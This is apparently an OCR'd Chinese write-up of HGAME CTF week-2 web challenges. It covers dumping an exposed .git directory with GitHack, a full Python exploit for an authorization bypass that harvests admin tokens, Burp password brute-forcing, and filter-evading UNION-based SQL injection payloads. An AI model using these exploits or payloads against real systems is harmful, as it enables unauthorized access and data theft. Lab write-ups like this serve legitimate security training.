

1. web第一题 Git泄漏 下载githack,然后跑一下 python GitHack.py
   http://www.openssl.org(目标网址)/.git/


```
D:\社团\vidarteam\githack-master\githack-master>python GitHack.py http://week-2.hgame.lwsec.cn:32057/.git/
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] Th1s_1s-flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/coptic_msdf.png
[+] assets/gothic_msdf.png
[+] assets/gtarg_alientext_msdf.png
[+] assets/gtarg_tenretniolleh_msdf.png
[+] assets/huberfish_a_msdf.png
[+] assets/huberfish_d_msdf.png
[+] assets/matrixcode_msdf.png
[+] assets/megacity_msdf.png
[+] assets/mesh.png
[+] assets/metal.png
[+] assets/msdf_command.txt
[+] assets/neomatrixology_msdf.png
[+] assets/pixel_grid.png
[+] assets/resurrections_glint_msdf.png
```

   得到hgame{Don't^put*Git-in_web_directory}





2. web第二题 越权访问漏洞



   先随意注册一个普通用户

通过/api/v1/passport/auth/login接口登录该账号，会返回一个auth_data； 然后访问/api/v1/user/login接口，并将上述获得的auth_data作为authorization头发送，这一步的目的是让服务器将普通用户的Authorization头写入缓存中，最后只要带上这个Authorization头即可访问所有的管理员接口。 从网上可以搜到exp，根据题目代码如下：

```
from requests import *
import time
import json

def exp(baseUrl):
url = baseUrl + "api/v1/passport/auth/register"
username=f"{int(time.time())}@qq.com"
password=int(time.time())
data={
"email":username,
"password":password
}
m=post(url,data=data)
```

```
print(f"[+]注册账户成功！用户名：{username} 密码：{password}")
url=baseUrl+"api/v1/passport/auth/login"
headers={
"authorization":eval(m.text)["data"]["auth_data"]
}
data={
"email":username,
"password":password
}
l=post(url,data=data,headers=headers)
if l.status_code==200:
print("[+]登陆成功")
url=baseUrl+"api/v1/user/getStat"
j=get(url,headers=headers)
print(j.text)
else:
print("[+]登陆失败")
return
url=baseUrl+"api/v1/admin/user/fetch"
headers={
"authorization":eval(l.text)["data"]["auth_data"]
}
n=get(url,headers=headers)
raw=json.loads(n.text)["data"]
print("flag：",end="")
for line in raw:
if line['is_admin']==1:
print(("hgame{"+line["token"]+"}").strip(" "))

baseUrl = input("输入网站url：")
exp(baseUrl)
```

可以得到flag：hgame{39d580e71705f6abac9a414def74c466}

```
输入网站url：http://week-2.hgame.lwsec.cn:32412/
[+]注册账户成功！用户名：1673598946@qq.com 密码：1673598946
[+]登陆成功
{"data":[0,0,0]}
flag：hgame{39d580e71705f6abac9a414def74c466}

进程已结束,退出代码0
```

3. web第三题

Attack type: Sniper

```
1  POST /login HTTP/1.1
2  Host: week-2.hgame.lwsec.cn:32017
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 33
9  Origin: http://week-2.hgame.lwsec.cn:32017
10 Connection: close
11 Referer: http://week-2.hgame.lwsec.cn:32017/login
12 Cookie: _ga_P1E9Z5LRRK=GS1.1.1673597254.4.1.1673600127.0.0.0; _ga=GA1.1.374232871.1673532067
13 Upgrade-Insecure-Requests: 1
14
15 username=user01&password=§Rlesbyfe§
```

抓包直接爆破密码

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			904	
1	ï»¿admin	200			904	
2	admin12	200			904	
3	admin888	200			904	
4	admin8	200			904	
5	admin123	301			368	
6	sysadmin	200			904	
7	adminxxx	200			904	
8	adminx	200			904	

登陆成功 密码为admin123

抓包

Request

Pretty Raw Hex \n

```
1 POST /search HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:32017
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://week-2.hgame.lwsec.cn:32017
10 Connection: close
11 Referer: http://week-2.hgame.lwsec.cn:32017/home
12 Cookie: _ga_P1E9Z5LRRK=GS1.1.1673597254.4.1.1673600127.0.0.0
   ; _ga=GA1.1.374232871.1673532067; SESSION=
   MTY3MzY5MjE3NHxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFX
   NW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZOFCblZ6WlhJd01RPT187SaGO87Y
   MbCPuG5JGmUkqpjL95BjW9RatUinnO_UTEE=
13 Upgrade-Insecure-Requests: 1
14
15 search_id=2
```

当search_id=1时

是一个sql盲注，过滤了select where from or and 空格 database，可以用大小写绕过 /**/ 被替换城空了，所以输入 -1/*/**/*/Union/*/**/*/Select/*/**/*/1,Group_concat(table_name),3/*/**/*/From/*/**/*/INFORMATION_SCHEMA.tables/*/**/*/Where/*/**/*/(Table_schema)Like(Database())

得到表名 5ecret15here

```
-1/*/**/*/Union/*/**/*/Select/*/**/*/1,Group_concat(Column_name),3/*/**/*/From/*/**/*/INFORMATION_SCHEMA.columns/*/**/*/Where/*/**/*/(Table_schema)Like(Database())
```

得到列名 f14gggg1shere 输入 `-1/*/**/*/Union/*/**/*/Select/*/**/*/1,f14gggg1shere,3/*/**/*/From/*/**/*/5ecret15here ![](%E4%BE%9D%E5%8F%A4%E6%AF%94%E5%8F%A4%E7%AC%AC%E4%BA%8C%E5%91%A8_md_files/4cd3e0d0-98b5-11ed-bd31-1dde36ff2481.jpeg?v=1&type=image)` 得到 hgame{4_M4n_WH0_Kn0ws_We4k-P4ssW0rd_And_SQL!}` 4. web第四题 XSS+csrf漏洞，可以使用Blue-Lotus工具得到flag hgame{b_c4re_ab0ut_prop3rt1ty_injEctiOn}